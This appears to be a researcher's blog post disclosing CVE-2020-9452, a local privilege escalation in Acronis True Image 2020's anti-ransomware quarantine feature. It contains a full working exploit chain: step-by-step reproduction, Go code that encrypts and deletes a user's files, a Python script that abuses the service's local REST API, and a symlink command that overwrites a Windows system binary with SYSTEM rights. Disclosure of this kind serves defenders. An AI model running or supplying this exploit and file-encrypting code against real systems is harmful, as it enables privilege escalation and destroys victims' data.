Mads Joensen's Digital Garden

Insert articulated description of the purpose here

CVE-2020-9452: Local privilege escalation in Acronis True Image 2020

anti_ransomware_service.exe includes a functionality to quarantine files which will copy the suspected ransomware file from one directory to another using SYSTEM privileges. As any unprivileged user has write permissions in the quarantine folder, it is possible to control this privileged write with a hardlink. This means that an unprivileged user can write/overwrite arbitrary files in arbitrary folders. Escalating privileges to SYSTEM is trivial with arbitrary writes. While the quarantine feature is not enabled per default, it can be forced to copy the file to the quarantine by communicating with the *anti_ransomware_service.exe* through its REST api.

Steps to reproduce

1. Download the symbolic link testing tools by James Forshaw: https://github.com/googleprojectzero/symboliclink-testing-tools
2. Copy a program that simulates ransomware to "C:\ProgramData\ransomware_sim.exe". This can contain arbitary payload as long as it simulates ransomware while in its original location and execute the arbitrary payload while in the quarantine location. Example code can be found below. WARNING: The example code does encrypt files, so do not use on any important files!!!
3. Check that "C:\Acronis Active Protection Storage\Quarantine" exist. If not, create these. This is possible as an unprivileged user. `mkdir "C:\Acronis Active Protection Storage\Quarantine\"`
4. Run `ransomware_sim.exe C:\\Users\\UNPRIVILIEGEDUSER\\`
5. Wait for the ransomware to be detected by Acronis Active Protection. Press block on the Acronis dialog. Do NOT press close on the dialog!
6. Run `CreateSymlink.exe "C:\Acronis Active Protection Storage\Quarantine\ProgramData\ransomware_sim.exe" "C:\Windows\SysWOW64\dpnsvr.exe"`. Keep the command prompt open.
7. Run the python script move_file_to_quarantine.py that moves the file to quarantine. This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
8. Verify "C:\Windows\SysWOW64\dpnsvr.exe" have been overwritten with the content of "C:\ProgramData\ransomware_sim.exe"


ransomware_sim.exe

```go
// THIS CODE WILL ENCRYPT FILES!!! BE WARNED!! COMPILE AND RUN AT OWN RISK!
package main

import (
  "os"
  "io"
  "fmt"
  "strings"
  "io/ioutil"
  "crypto/md5"
  "crypto/aes"
  "crypto/rand"
  "encoding/hex"
  "crypto/cipher"
  "path/filepath"
)

func createHash(key string) string {
  hasher := md5.New()
  hasher.Write([]byte(key))
  return hex.EncodeToString(hasher.Sum(nil))
}

func encryptFiles(path string, info os.FileInfo, err error) error {
  if info.IsDir() {
    return nil
  }
  file, err := os.Open(path)
  if err != nil {
    return nil
  }
  bytes, err := ioutil.ReadAll(file)
  if err != nil {
    panic(err)
  }
  cryptBytes := encrypt(bytes, "password")
  ioutil.WriteFile(path+".crypt", cryptBytes, 0644)
  file.Close()
  err = os.Remove(path)
  if err != nil {
    panic(err)
  }
  return nil
}

func encrypt(data []byte, passphrase string) []byte {
  block, _ := aes.NewCipher([]byte(createHash(passphrase)))
  gcm, err := cipher.NewGCM(block)
  if err != nil {
    panic(err.Error())
  }
  nonce := make([]byte, gcm.NonceSize())
  if _, err = io.ReadFull(rand.Reader, nonce); err != nil {
    panic(err.Error())
  }
  ciphertext := gcm.Seal(nonce, nonce, data, nil)
  return ciphertext
}


func main() {
  dir, _ := os.Getwd()
  if strings.Contains(dir, "ProgramData") {
    filepath.Walk(os.Args[1], encryptFiles)
  } else {
    fmt.Println("Run bad code after being moved by *anti_ransomware_service.exe*")
  }
}
// THIS CODE WILL ENCRYPT FILES!!! BE WARNED!! COMPILE AND RUN AT OWN RISK!
```


move_file_to_quarantine.py

```
import requests
import json
import time

get_headers = {'User-Agent': 'AcronisRestClient', "Accept": "*/*"}
put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
    "Content-Type":"application/json"}

data = {
    "action": "MoveToQuarantine"
}

r1 = requests.get("http://localhost:6109/alerts", headers=get_headers)
alert_id = r1.json()[0]["uniqueId"]
print("Alert ID: {}".format(alert_id))
r2 = requests.post("http://localhost:6109/alerts/"+str(alert_id), headers=put_headers, data=json.dumps(data))
```


Screenshots



```
C:\ProgramData>whoami /all

USER INFORMATION
----------------

User Name                SID
======================== =============================================
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled


C:\ProgramData>
```




Name	Date modified	Type	Size
Acronis	12/02/2020 07.04	File folder	
Acronis Mobile Backup Data	12/02/2020 07.03	File folder	
Apple	12/02/2020 07.04	File folder	
Microsoft	23/12/2019 03.39	File folder	
Microsoft OneDrive	23/12/2019 03.49	File folder	
Package Cache	12/02/2020 07.04	File folder	
Packages	30/01/2020 13.37	File folder	
regid.1991-06.com.microsoft	12/02/2020 07.07	File folder	
SoftwareDistribution	18/03/2019 21.52	File folder	
USOPrivate	23/12/2019 03.42	File folder	
USOShared	23/12/2019 03.31	File folder	
VMware	23/12/2019 00.43	File folder	
WindowsHolographicDevices	18/03/2019 23.23	File folder	
ransomware_sim.exe	11/02/2020 22.00	Application	2.585 KB



Command Prompt

```
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\DumbUser>mkdir "C:\Acronis Active Protection Storage\Quarantine\"
```



Command Prompt - ransomware_sim.exe C:\\Users\\DumbUser\\

```
C:\ProgramData>ransomware_sim.exe C:\\Users\\DumbUser\\
```

Acronis Active Protection

Possible ransomware detected


Acronis Active Protection paused the program that modified your files.

ransomware_sim.exe
C:\ProgramData\ransomware_sim.exe
Unknown vendor

View 11 affected files

Trust
This program will be added to the whitelist.

Block
This program will be added to the blacklist and affected files will be recovered.



Name	Date modified	Type	Size
Acronis	12/02/2020 07.04	File folder	
Acronis Mobile Backup Data	12/02/2020 07.03	File folder	
Apple	12/02/2020 07.04	File folder	
Microsoft	23/12/2019 03.39	File folder	
Microsoft OneDrive	23/12/2019 03.49	File folder	
Package Cache	12/02/2020 07.04	File folder	
Packages	30/01/2020 13.37	File folder	
regid.1991-06.com.microsoft	12/02/2020 07.24	File folder	
SoftwareDistribution	18/03/2019 21.52	File folder	
USOPrivate	23/12/2019 03.42	File folder	
USOShared	23/12/2019 03.31	File folder	
VMware	23/12/2019 00.43	File folder	
WindowsHolographicDevices	18/03/2019 23.23	File folder	
ransomware_sim.exe	11/02/2020 22.00	Application	2.585 KB

14 items


Acronis Active Protection

11 modified files are recovered

The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.

Recovery summary

Close



Command Prompt - CreateSymlink.exe "C:\Acronis Active Protection Storage\Quarantine\ProgramData\ransomware_sim.exe" "C:\Windows\SysWOW...

```
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\DumbUser>cd Desktop

C:\Users\DumbUser\Desktop>cd hardlink_symlink_utils

C:\Users\DumbUser\Desktop\hardlink_symlink_utils>cd hardlink_symlink_utils

C:\Users\DumbUser\Desktop\hardlink_symlink_utils\hardlink_symlink_utils>CreateSymlink.exe "C:\Acronis Active Protection
Storage\Quarantine\ProgramData\ransomware_sim.exe" "C:\Windows\SysWOW64\dpnsvr.exe"
Opened Link \RPC Control\ransomware_sim.exe -> \??\C:\Windows\SysWOW64\dpnsvr.exe: 0000009C
Press ENTER to exit and delete the symlink
```


Acronis Active Protection

11 modified files are recovered

The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.

Recovery summary

Close



```
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\DumbUser>cd Desktop

C:\Users\DumbUser\Desktop>python move_file_to_quarantine.py
Alert ID: 1

C:\Users\DumbUser\Desktop>
```

